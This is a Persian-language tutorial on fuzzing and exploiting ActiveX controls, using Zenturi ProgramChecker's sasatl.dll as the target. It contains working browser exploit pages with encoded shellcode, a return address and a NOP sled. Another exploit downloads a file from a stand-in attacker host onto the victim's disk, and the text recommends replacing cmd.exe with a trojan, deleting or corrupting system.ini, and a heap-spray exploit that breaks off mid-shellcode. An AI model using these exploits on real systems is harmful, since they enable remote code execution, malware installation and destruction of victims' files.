- بررسی برخی آسیب پذیری متود های خطرناك (اجرای فایل ، آدرس خاص و ...)

- بررسی یك دایرکتوری برای یافتن Com Object های ثبت گشته
- اجرا توسط CLSID و ProgID
- رابط GUI
- لیست کردن کنترلر هایی با مقدار Kill-Bit ثبت شده
- لیست کردن کنترلر های SFS و SFI
- لیست کردن کلاسهای ، متود ها ، Property ها و دیگر اطلاعات هر آبجکت
- نمایش Execption ها در زمان فازینگ (به صورت کد و دستور)
- اجرای متود به همراه مقادیر فازر در OllyDbg

ویژگی های این ابزار بسیار بیش از موارد ذکر شده است.پیشنها من به تمامی خوانندگان (حرفه ای یا مبتدی) استفاده از این ابزار است.رابط GUI برای مبتدیها و نمایش اطلاعات مزبوط به هر Exception ویژگی مناسب برای حرفه ای ها است.کار کاردن با این فازر بسیار ساده است.بنابر این یادگیری نحوه کار کردن با این فازر را به عهده خواننده میگزارم.در ادامه این مقاله نیز از این فازر برای یافتن و بررسی آسیب پذیری ها استفاده میکنم.در نگاره ۵ این ابزار فوقلعاده را مشاهده میکنید.



نگاره 5

۵.آسیب پذیریهای متداول


پس از بررسی و یافتن اطلاعات اولیه در زمینه مورد نظر ، بخش دوم کار یعنی یافتن آسیب پذیریها به میان میآید.در بخش سعی میکنم شما را با انواع رایج آسیب پذیری هایی که میتواند یك کنترل ActiveX را تحدید کند ، آشنا سازم.این کنترل ها همانند ، تمامی دیگر فایلهای باینری برنامه نویسی شده اند و به همین دلیل میتوان آسیب پذیری های رایجی چون سرریز بافر در پشته ، سرریز هیپ ، فرمت استرینگ و ... را در آنها یافت.یکی از آسیب پذیری هایی که میتوان در انحصار کنترل ها در آورد ، آسیب پذیری ذکر شده ، یعنی متود های خطر ناك است.در ادامه سعی میکنم ، در عمل آسیب پذیری های رایج را به شما نشان دهم.

۵،۱.سرریز بافر

سرریز بافر یکی از رایج ترین و در عین حال خطرناك ترین روش های نفوذ در نرم افزارها میباشد.در این میان ActiveX ها نیز از خطر سرریز بافر ، دوری نجسته و روزانه شاهد ، باگهایی هستیم که با استفاده از یکی از تکنیك های اکسپلویتینگ ، آسیب پذیری را اکسپلویت کرده اند.برای نمونه برنامه Program Checker ویرایش ۱،۵،۰،۵۳۱ را بررسی میکنیم.در قسمت دیگر این مقاله نیز از این برنامه استفاده خواهیم کرد.دلیل این کار نیز بیش از حد مناسب بودن این برنامه است(قابل اکسپلویت و آسیب پذیر بودن در همه روشها :دی).در ابتدا کنترل ActiveX این نرم افزار را میبابیم.نام این کنترل sasatl.dll است.پس از بارگزاری کنترل در ComRaider میتوانید ، کلاسهای، متودها و Property های این کنترل را مشاهده کنید.هر یك از متودها و توابع مقادیری به عنوان ورودی میپذیرند که میتوان با توجه به هدف خود ، توابع مورد بررسی را محدود سازید. به طور مثال برای یافتن آسیب پذیری سرریز بافر و یا فرمت استرینگ ، میتوانید تنها به بررسی توابعی که ورودی String دارند ، بپردازید.به طور مثال :

```
Sub DebugMsgLog (
 ByVal bstrMsg  As String
)
```

میبینید که تابع DebugMsgLog یك آرگومان به عنوان ورودی میپذیری و این آرگومان از نوع رشته ای است.پس به فاز کردن این تابع دست میزنیم.نتیجه بررسی را در نگاره ۶ مشاهده کنید:



نگاره 6

```
Registers (FPU)
EAX 100CCCDC sasatl.100CCCDC
ECX 41414141
EDX 0013EB5F
EBX 100AC9F8 sasatl.100AC9F8
ESP 0013E8E4
EBP 41414141
ESI 00184674
EDI 00000000

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM D1D8 01050104 006E0069
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

نتیجه کاملا گویاست.ادامه کار را در OllyDbg یا هر Debugger دیگری میتوانید دنبال کنید.در هنگام فاز کردن یک متود ، مقادیر را تا انتها بررسی کنید ، زیرا با افزایش مقادیر ورودی ، توابع رفتار متفاوتی از خود بروز میدهند.در نگاره روبرو وضعیت ثابت ها را در هنگامی که تنها ۱۰۴۴ کاراکتر A به عنوان ورودی به تابع تزریق شده اند را مشاهده میکنید.با افزایش این مقادیر به اطلاعات مفید تری دست میابیم و خواهید دید که رفتار برنامه نیز تغییر خواهد کرد.به طور مثال تابع را با مقادیر ۱۴۳۵۶ کاراکتر A اجرا کردیم.

```
Registers (FPU)
EAX 00000041
ECX 0013E8C0
EDX 00140000 ASCII "Actx "
EBX 00002129
ESP 0013E61C
EBP 0013E61C
ESI 01435697 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 0013E894

EIP 10090044 sasatl.10090044

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -UNORM D1D8 01050104 006E0069
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

0013ECF4  41414141
0013ECF8  41414141
0013ECFC  41414141
0013ED00  41414141
0013ED04  41414141
0013ED08  41414141  Pointer to next SEH record
0013ED0C  41414141  SE handler
0013ED10  41414141
0013ED14  41414141
0013ED18  41414141
0013ED1C  41414141
0013ED20  41414141
0013ED24  41414141
0013ED28  41414141
0013ED2C  41414141
0013ED30  41414141
0013ED34  41414141
0013ED38  41414141
0013ED3C  41414141
0013ED40  41414141
0013ED44  41414141
```

با استفاده از اطلاعاتی که در تصویر روبرو نمایان است میتوانیم به یک اکسپلویتینگ موفق دست یابیم.اولین برداشتی که از این اطلاعات میتوان داشت، اشاره گر به بافر است.همانطور که میبینید بر خلاف آسیب پذیری های رایج در این نمونه به جای ESP ، ثابت ESI به بافر اشاره میکند.یکی دیگر از اطلاعات مفید این تصویر ، نمایی از پشته است که خبر از

بازنویسی شدن SHE Handler میدهد.اکنون میتوانید این آسیب پذیری را به یکی از دورش SHE Overwrite و یا Ret Overwrite اکسپلویت کنید.به دلیل اینکه شـاید برخـی خواننـدگان از نحوه عملکر روش SHE Overwite بی اطلاع باشند ، روش دوم را انتخاب میکنم(بررسـی روش SHE Overwrite از حوصله این مقاله خارج است ،زیرا خود نیـاز بـه سـاعت بحـث و بررسـی دارد.سعی میکنم در مقالات آتی به صورت عملی و کامل به این روش نیز بپردازم).

```
<object id=expl classid="clsid:59DBDDA6-9A80-42A4-B824-9BC50CC172F5"
></object>
<input language=JavaScript onclick=exploit() type=button value="Launch
Exploit"><script>
// this is part of ( Detecting and Exploiting ...) article by snake
// Zenturi ProgramChecker ActiveX (sasatl.dll) Remote Buffer Overflow
// it maby dos'nt work on your system ,  for various reasons ! such as
protections against buff attack and so on ...
function exploit() {
var shellcode =
unescape("%eb%03%59%eb%05%e8%f8%ff%ff%ff%49%49%49%49%49%49" +
"%48%49%49%49%49%49%49%49%49%49%49%49%51%5a%6a%43" +
"%58%30%42%31%50%42%41%6b%42%41%53%42%32%42%41%32" +
"%41%41%30%41%41%58%50%38%42%42%75%48%69%6b%4c%4d" +
"%38%63%74%75%50%33%30%67%70%4c%4b%73%75%57%4c%6e" +
"%6b%63%4c%45%55%63%48%33%31%58%6f%6c%4b%70%4f%77" +
"%68%6e%6b%73%6f%71%30%65%51%6a%4b%72%69%4e%6b%36" +
"%54%4e%6b%45%51%4a%4e%46%51%6b%70%4f%69%4c%6c%6e" +
"%64%59%50%73%44%53%37%58%41%7a%6a%54%4d%33%31%78" +
"%42%48%6b%7a%54%77%4b%52%74%66%44%34%44%62%55%59" +
"%75%6e%6b%41%4f%36%44%45%51%6a%4b%53%56%4c%4b%46" +
"%6c%72%6b%4c%4b%53%6f%37%6c%63%31%6a%4b%4e%6b%75" +
"%4c%6c%4b%54%41%48%6b%4d%59%51%4c%51%34%34%44%4a" +
"%63%30%31%6f%30%62%44%4e%6b%71%50%54%70%4b%35%6b" +
"%70%50%78%46%6c%6c%4b%63%70%44%4c%4c%4b%44%30%35" +
"%4c%6e%4d%6c%4b%61%78%55%58%6a%4b%64%49%4e%6b%6b" +
"%30%6c%70%57%70%57%70%47%70%4c%4b%70%68%47%4c%71" +
"%4f%44%71%6b%46%33%50%66%36%4f%79%4c%38%6e%63%4f" +
"%30%71%6b%30%50%41%78%58%70%6c%4a%53%34%51%4f%33" +
"%58%4e%78%39%6e%6d%5a%46%6e%61%47%4b%4f%69%77%63" +
"%53%45%6a%33%6c%72%57%30%69%50%6e%62%44%70%6f%73" +
"%47%41%63%41%4c%50%73%42%59%31%63%50%74%65%35%70" +
"%6d%54%73%65%62%33%6c%30%63%41%71%70%6c%53%53%66" +
"%4e%31%75%74%38%70%65%77%70%43");
var bufer = unescape("%41");
var nop = unescape("%90");
var ret = unescape("%7C%3E%90%7C"); // return address , jmp ESI from
ntdll.dl --> 7C903E7C
while (bufer.length < 838) bufer += unescape("%41"); // fill buffer with
A charZ
while (nop.length < 2000) nop += unescape("%90") ;// NopSlides
var payload = bufer + ret + nop  + shellcode ; // our payload
expl.DebugMsgLog(payload); // lunch the exploit!
}
</script>
```

ممکن است این اکسپلویت بنا به دلایل گوناگونی بر روی سیستم شما به نتیجـه مطلـوب نرسـد(آدرس بازگشت توسط مروگر تخریب میشود).یکی از این دلایل میتواند وجود محافظ هایی باشد که در برابر این گونه حملات نوشته شده و بر روی سیستم شما قرار دارند.به همین دلیل در هنگام اکسپلویت کـردن آسـیب پـذیری هـا ، از ایـن روش دوری جـسته و روش هـای دیگـر اکـسپلویتینگ ماننـد SHE

Overwrite را به کار بگیرید.یکی دیگر از روش هایی که میتوان با استفاده از آن یك اکسپلویتینگ موفق را در پی داشت ، روش Heap Spray است که اولین بار توسط Skylined برای اکسپلویت کردن ActiveX ها به کار گرفته شد.پس از آن روشهای دیگری چون Heap Feng Shui نیز ابداع شدند.بخش انتهایی این مقاله به صورت تخصصی به روش Heap Spray و تشریح آن پرداخته است.

۵،۲.سریز عددی و فرمت استرینگ

برای یافتن اینگونه آسیب پذیری ها میتوانید همانند سرریز بافر مقادیر متفاوتی به عنوان ورودی به توابع داده و نتیجه و Exception ها بررسی کنید.در این زمینه نمونه ای برای تشریح نیافتم.به طور کلی این گونه آسیب پذیری ها از رواج کمتری برخوردارند. اما در صورت یافتن میتوانید به روشهای معمول و مرتبط با اینگونه آسیب پذیری ها آنها را اکسپلویت کنید.

۵،۳.متودهای خطرناك

یکی از جالب ترین گونه های آسیب پذیری ، که میتوان گفت تنها در انحصار کنترلر ها و توابع قابل استفاده در مرورگر ها میباشد.آسیب پذیری متودهای خطرناك به این معناست ، که با استفاده از متودهای یك کلاس ، کارهایی را پیش میبریم.بگزارید مسئله را با یك مثال برای شما ساده تر کنم.فرض کنید متودی به نام DownlaodandExecute() در یك کنترلر وجود داشته باشد.این متود برای بارگزاری فایلهای جدید نرافزار و به روزرسانی آن تعبیه شده است و فایل های نرمافزار را به روز رسانی میکند.حال اگر این متود روشی برای چك کردن سایت ها و یا فایلهای بارگزاری شده نداشته باشد ، یك نفوذگر میتواند ، با فراخوانی این متود در یك صفحه وب و دادن آرگومان های مورد نظر ، یك بدافزار را در سیستم قربانی بارگزاری و اجرا کند.همانطور که پیشتر ذکر شد ، کلیه اعمال این کنترلر ها در سطح دسترسی کاربر انجام میشوند ،بنا بر این هیچ گونه محدودیتی در اجرا و دسترسی به منابع وجود ندارد (چرا که کسی با سطح دسترسی Limit با سیستم خود کار نمیکند!).
برای یافتن این آسیب پذیری ها فازر و ابزار خاصی که به صورت مطلق به پیمایش اینگونه آسیب پذیری ها بپردازد وجود ندارد(یا اینکه من از وجود آن بی اطلاع هستم).دلیل این امر هم کاملا واضح است زیرا ممکن است یك متود با نام SaveAs() امن و یك متود با نام moon() متودی خطرناك و آسیب پذیر باشد.راه یافتن این گونه آسیب پذیری هابررسی توابع ، آرگومان ها و دیگر اطلاعات متود ها میباشد.یکی از نکاتی که در بررسی متود ها باید به آن دقت کرد ، آرگومان پذیری متود ها می باشد ، به طور مثال ممکن است یك متود تنها از چندین سایت توانایی بارگزاری فایل داشته و یا فایل هایی با نام های خاص را اجرا کند که با کمی زکاوت میتوانید این گونه محدودیت ها را نیز از

میان بردارید.در ادامه مثال هایی از نرم افزار Program Checker را مورد بررسی قرار میـدهیم ، تا با این مشکلات بیشتر آشنا شوید.

یکی از متود های آسیب پذیر این نرافزار متودی به نام DownloadFile() اسـت.ایـن متـود بـه صورت زیر تعریف گشته است :

```
Function DownloadFile (
 ByVal bstrSrc  As String ,
 ByVal bstrDest  As String ,
 ByVal lOptions  As Long ,
 ByVal lOptions2  As Long
)  As Long
```

همانطور که مشاهده میکنید ، متود ۴ آرگومان میپذیرد.۲ آرگومان انتهایی به صورت عـددی تعریـف شده اند و با توجه به نام متود کار خاصی برای هدف نفوذگر انجام نمیدهند.اما دو آرگومان اول کـه از نوع رشته ای هستند ، با نام های مبدا و مقصد مشخص شده اند.برای برنامـه نویـسان ایـن کلمـات ، بسیار آشنا هستند.در برنامه نویسی هر دو ، مبدا و مقصد مکانی برای ذخیره اطلاعات و از یك جنس هستند.به طور مثال در زبان اسمبلی داریم :

```
Movl src,des
```

بنابراین میتوان با آزمون و خطا دریافت که متود بالا به صورت زیر قابل اکسپلویت است :

```
<object id=expl classid="clsid:59DBDDA6-9A80-42A4-B824-9BC50CC172F5"
></object>
<input language=JavaScript onclick=exploit() type=button value="Launch
Exploit">
<script>
// this is part of ( Detecting and Exploiting ...) article by snake
//Zenturi ProgramChecker ActiveX (sasatl.dll) Arbitrary File Download
function exploit(){
var src = "http://attacker.ir/attacker.file";
var dest = "C:/attacker.file ";
expl.DownloadFile(src,dest,0,0);
}
</script>
```

با استفاده از این متود میتوانید بد افزاری را بـه جـای یکـی از فایلـهای موجـود در سیـستم قربـانی جایگزین کنید. به طور مثال میتوان فایل cmd.exe را با یك تروجان جایگزین کرد.دیگـر آنکـه بـا قرار دادن مقدار ۱ برای lOptions میتوانید عملیات بارگزاری را مشاهده نمایید. امتحان کنید!

پس از بررسی این کنترلر متود های آسیب پذیر دیگری به شرح زیر نیز خواهدی یافت:

```
Sub DeleteItem (
 ByVal bstrOrigFile  As String ,
 ByVal bstrDestFile  As String
)
```

به وسیله این متود میتوانید فایل خاصی را از روی سیستم قربانی پاك کنید.هدف اینگونه آسیب پذیری ها معمولا فایل system.ini است.یك متود آسیب پذیر دیگر این ActiveX متودی به نام NavigateUrl() است:

```
Sub NavigateUrl (
 ByVal bstrUrl  As String ,
 ByVal bstrName  As String ,
 ByVal bstrWinProps  As String
)
```

با استفاده از این متود میتوانید ، فایل ها را بر روی سیستم قربانی اجرا کنید.با ترکیب این متود با متود DownloadFile() متوانید فایل های مورد نظر خود را بر روی سیستم قربانی ، بارگزاری و اجرا کنید! یکی دیگر از متود های نا امن این ActiveX متودی به شرح زیر است :

```
Function SaveXmlFile (
 ByVal lOptions  As Long ,
 ByVal bstrDest  As String
)  As String
```

با استفاده از این متود میتوان فایل خاصی را تخریب کرد.به طور مثال میتوان فایل system.ini را تخریب کرده و مقادیر مبهمی را در آن جایگزین کرد.

۶.تکنیك Heap Spray

در اولین گام باید به تاریخچه این تکنیك بپردازم.این روش برای اولین با توسط Skylined برای اکسپلویت کردن آسیب پذیری های مروگر ها و تحقق بخشیدن به اکسپلویت کردن مرورگرها به خصوص با استفاده از Heap به کار گرفته شد.تا پیش از آن اکسپلویت کردن Heap در مررگر ها دشوار و چه بسا نا کارآمد بود.این روش هم اکنون برای دور زدن محافظ های موجود در سیستم عامل ویندوز بسیار کارا و مناسب است(برای نمونه دور زدن DEP) ،اما متاسفانه به صورت کامل مستند سازی نگشته است.اکثر اکسپلویتهایی که با استفاده از این روش کار میکنند ، Copy-Past از اکسپلویت Skylined هستند و برخی نیز بدون اطلاع از عملکرد این روش از این تکنیك بهره میجویند.این کار به دلیل نبودن مستندات و مقالات کافی در این زمینه و نحوه به کار گیری این روش است.در ادامه سعی میکنم تجربیات خویش که از آنالیز اکسپلویست ها ی HS به دست آمده و اندك مستندات موجود را در هم آمیخته و به این روش را برای شما تشریح کنم.پیش از شروع با مفاهیم VTP و VT آشنا میشوید.

Virtual Table.۶،۱

VT ، جدولی حاوی آدرس تمامی متود های یك کلاس (و یا آبجکت) اسـت.هنگـامی کـه یـك متـود توسط آبجکتی فرا خوانده میشود برای دسترسی به این متود ، آدرس آن از VT استخراج شده ، سپس با استفاده از این آدرس ،تابع فراخوانی میشود.در این میان به اشاره گـر ایـن جـدول virtual table pointer و یا Vpointer می گویند.برای درك بیشتر این موضوع به مثـال هـای زیـر توجه فرمایید.کلاس های زیر در یك برنامه تعریف گشته اند :

```
class B1
{
public:
  void f0() {}
  virtual void f1() {}
  int int_in_b1;
};


class B2
{
public:
  virtual void f2() {}
  int int_in_b2;
};
```

سپس کلاس D با استفاده از کلاس های بالا ،ایجاد میکنیم(کلاس زیرین) :

```
class D : public B1, public B2
{
public:
  void d() {}
  void f2() {}  // override B2::f2()
  int int_in_d;
};
```

اکنون برای بهره گرفتن از این کلاس ها کدهای زیر را مینگاریم :

```
B2 *b2 = new B2();
D  *d  = new D();
```

تا اینجای کاز کاملا واضح و روشن اسـت ،حـال بـا بررسـی حافظـه بـه عملکـرد VTP و VT پـی میبریم.ابتدا آبجکت b2:

```
b2:
  +0: pointer to virtual method table of B2
  +4: value of int_in_b2

virtual method table of B2:
  +0: B2::f2()
  +4: B2::~B2()
```

سپس حافظه آبجکت d :

```
d:
  +0: pointer to virtual method table of D (for B1)
  +4: value of int_in_b1
  +8: pointer to virtual method table of D (for B2)
 +16: value of int_in_b2
 +20: value of int_in_d


virtual method table of D (for B1):
  +0: B1::f1()
  +4: D::~D()
  +8: D::d()
 +12: D::f2()
virtual method table of D (for B2):
  +0: D::f2()   // B2::f2() is overridden by D::f2()
  +4: D::~D()
```


۶،۲.ساختار تکنیك HS

در روش HS ، نفوذگر با استفاده از هیپ برنامه هدف کار خویش را پیش میبرد.در این میان نرافزار های کمی وجود داردن که کاربر بتواند ،به کنتـرل و یـا تخـصیص هیـپ در Proccessآن بپـردازد. خوشبختانه مرورگر ها یکی از این دسته نرم افزار ها هستند که میتوان هیپ اختصاص یافته به آنها را کنترل کرد.

همانطور که گفته شد ،در تکنیك HS نفوذگر با اسـتفاده از زبـان هـایی چـون JavaScript و یـا VBScript به کنترل هیپ قربانی میپردازد(در این مقاله از JavaScript بهره میجـوییم).در ایـن روش نفوذگر رشته ایی که حاوی مقدار زیادی NOP و شلکد است ، تولید کرده و به یك آرایه نسبت میدهد.در این میان جاوا هر یك از این رشته ها را در یك بلوك از هیپ ذخـیره میکنـد.رشـته هـایی تولید شده نفوذگر باید به اندازه کافی بزرگ باشند تا حجم زیادی از هیپ (تا آنجا که ممکن است) را اشغال کنند.پس از تخصیص هیپ ، با استفاده از آسیب پذیری کنترلـر بـه بـاز نویـسی virtual table pointer با آدرس NOP + Shellcode در هیپ میپردازیم .پس از این کار VTP بـه رشته های NOP + Shellcode ما اشاره میکند و هنگامی که مرورگر یك آبجـك را فـرا خـوانی کند و یا به هر دلیلـی بـه VT دسترسـی یابـد ، کـدهای تزریـق شـده مـا در هیـپ را بـه اجـرا در میآیند.کدهایی که برای فرا خوانی متود ها از VT استفاده میشوند ، توسط کامپایلر بـه برنامـه اضـافه میگردنند و از این رو به راحتی میتوان از این تکنیـك بـرای اکـسپلویت کـردن آسـیب پـذیری هـای گوناگون استفاده کرد.کد های تولید شده توسط کامپایلر ، به صورت زیر میباشند:

```
mov ecx, dword ptr [eax] ; آدرس جدول را بارگزاری میکند
push eax                 ; ارسال اشاره گر جدول به عنوان اولین آرگومان
call dword ptr [ecx+08h] ; فراخوانی تابع از آفست ۸ جدول
```

۴ بایت اولیه هر آبجکت در c++ ، یك اشاره گر به VT را در خود نگهداری میکند.بـرای اکـسپلویت کردن اشاره گر یك آبجکت ،نیاز به یك آدر س یك آبجکت دروغین داریم .در این آبجکـت اشـاره گـر VT به کدهای مورد نظر ما اشاره خواهد کرد ، نه VT اصلی !نمای کلی این روش به صورت زیر است:



نگاره ۹

توضیحات داده شده شاید کمی گنگ به نظر برسند ، به همین دلیل در ادامه برنامه اکسپلویت شـده بـه روش پیشین (RET Overwrite) را به روش Heap Spray اکسپلویت کـرده و توضـیحات لازم را مینگارم.

۶،۳.اکسپلویتینگ به روش Heap Spray

در ابتدا باید دید که با استفاده از آسیب پذیری این کنترلر توانایی کنترل کردن اشاره گر VT را داریم؟ همانطور که در قسمت پیشین مشاهده کردید ، ما با بازنویسی کردن این اشاره گر (به صورت صریحتر eax یا ecx) میتوانیم ، روند اجرای برنامه را نیز کنترل کنیم ، چراکه پس از بازنویسی اشاره گـر ، آن در ecx بارگزاری شده ، سـپس بـا اسـتفاده از ecx و آفـست تـابع ، تـابع مربوطـه فراخـوانی میشود.بنابر این هدف اصلی ما در این روش بازنویسی eax و یا ecx است.باید دید که در با استفاده از این کنترلر این کار امکان پذیر است یا خیر :

```
<object id=expl classid="clsid:59DBDDA6-9A80-42A4-B824-
9BC50CC172F5"></object>
<input language=JavaScript onclick=exploit() type=button value="Launch
Exploit">
<script>
// this is part of ( Detecting and Exploiting ...) article by snake
// I use this codes to find out , what happen in memory when IE crash!
// attach browser ( IE) to debugger and then run the code!
function exploit(){
var buff_size = 1000;
var x =  unescape("%41");
var buff  = x;
while (buff.length < buff_size) buff += x;
expl.DebugMsgLog(buff);
}
</script>
```

متاسفانه داستان به صورت پیش بینی شده پیش نمیرود ! ما توانایی کنترل کردن Eax را نداریم . اما ما هنوز توانایی کنترل کردن EIP را داریم!چرا که کنترل کردن eax و سپسecx کنترل غیر مستقیمeip بود ! حال به کنترل مستقیم eip میپردازیم . پس از بررسی متوجه شدم که در سیستم من (XP SP2) آدرس EIP خراب میگردد ، به طور مثال اگر از آدرس 0x7c903e7c به عنوان jmp استفاده کینم ، IE آدرس را تبدیل به 0x7c3f3e7c میکند و در نتیجه به مکان نامشخصی از حافظه ارجاع داده خواهیم شد و اکسپلویت از کار کرد باز میماند.چرا ؟ دلیل این اتفاق این است که هر بایت از آدرس بازگشت باید یك مقدار ASCII باشد.بنابر هر بایت آدرس بازگشت ما محدود به 0x00 و 0x7f میشود.پیدا کردن یك آدرس کامل با این مشخصات تقریبا غیر ممکن است! اکنون روش HS دست آوردی برای یك اکسپلویتیگ موفق به ما ارائه میکند!

استفاده از متود HS تنها در محوده User Adress Space یعنی از 0x00000000 تا 0x7fffffff امکان پذیر است.مشکلی نیست در این میان آدرس های ASCII بسیاری موجود است!مراحل کار ما به صورت زیر دسته بندی میشوند:

- دریافتن تعدا بلوك های هیپ با توجه به آدرس استفاده شده
- تخصیص بلوکهای عظیمی از هیپ حاویNOP + Shellcode
- سرریز بافر و باز نویسی EIP با آدرس شلکد در هیپ

آدرس هایی که میتواند در این زمینه از آنها بحره جست ، فراوان هستند.به طور مثال میتوانید از آدرسهای 0x0c0c0c0c ، 0x0d0d0d0d ، 0x05050505 ، 0x0a0a0a0a و یا هر آدرس اسکی که در محدوده آدرس دهی هیپ (که توسط شما با NOP+Shellcode ، Spray گشته است) باشد ، استفاده کنید.البته استفاده از هر یك از این آدرس ها به تعداد بلوك های هیپ که توسط شما Spray گشته است ، وابسته است.به طور مثال اگر با Spray کردن ۱۰ بلوك هیپ به محدوده آدرس دهی 0x05xxxxxx میرسید ، نمیتوانید از آدرس 0x0cxxxxxx استفاده کنید ، چرا که این آدرس یا هنوز تخصیص نیافته و یا به مکانی نا معلوم اشاره دارد.نکته دیگر اینکه ، بلوك های هیپ باید به قدری بزرگ باشند تا به محدده آدرس دهی ما برسند.خب اکنون زمان نوشتن اکسپلویت فر ا رسیده است!

۶،۴.نوشتن اکسپلویت

اولین چیزی که به ذهن من خطور میکند ، مقادیر بدیهی از قبیل شلکد،Nop ،CLSID و .. است.این مقادیر را مینگاریم :

```
<object id=expl classid="clsid:59DBDDA6-9A80-42A4-B824-9BC50CC172F5"
></object>
<input language=JavaScript onclick=exploit() type=button value="Launch
Exploit">
<script>
```


```
// this is part of ( Detecting and Exploiting ...) article by snake
// Zenturi ProgramChecker ActiveX (sasatl.dll) Remote Buffer Overflow (
Heap Spray Technique)


var shellcode = unescape(
"%uE860%u0000%u0000%u815D%u06ED%u0000%u8A00%u1285%u0001%u0800" +
"%u75C0%uFE0F%u1285%u0001%uE800%u001A%u0000%uC009%u1074%u0A6A" +
"%u858D%u0114%u0000%uFF50%u0695%u0001%u6100%uC031%uC489%uC350" +
"%u8D60%u02BD%u0001%u3100%uB0C0%u6430%u008B%u408B%u8B0C%u1C40" +
"%u008B%u408B%uFC08%uC689%u3F83%u7400%uFF0F%u5637%u33E8%u0000" +
"%u0900%u74C0%uAB2B%uECEB%uC783%u8304%u003F%u1774%uF889%u5040" +
"%u95FF%u0102%u0000%uC009%u1274%uC689%uB60F%u0107%uEBC7%u31CD" +
"%u40C0%u4489%u1C24%uC361%uC031%uF6EB%u8B60%u2444%u0324%u3C40" +
"%u408D%u8D18%u6040%u388B%uFF09%u5274%u7C03%u2424%u4F8B%u8B18" +
"%u205F%u5C03%u2424%u49FC%u407C%u348B%u038B%u2474%u3124%u99C0" +
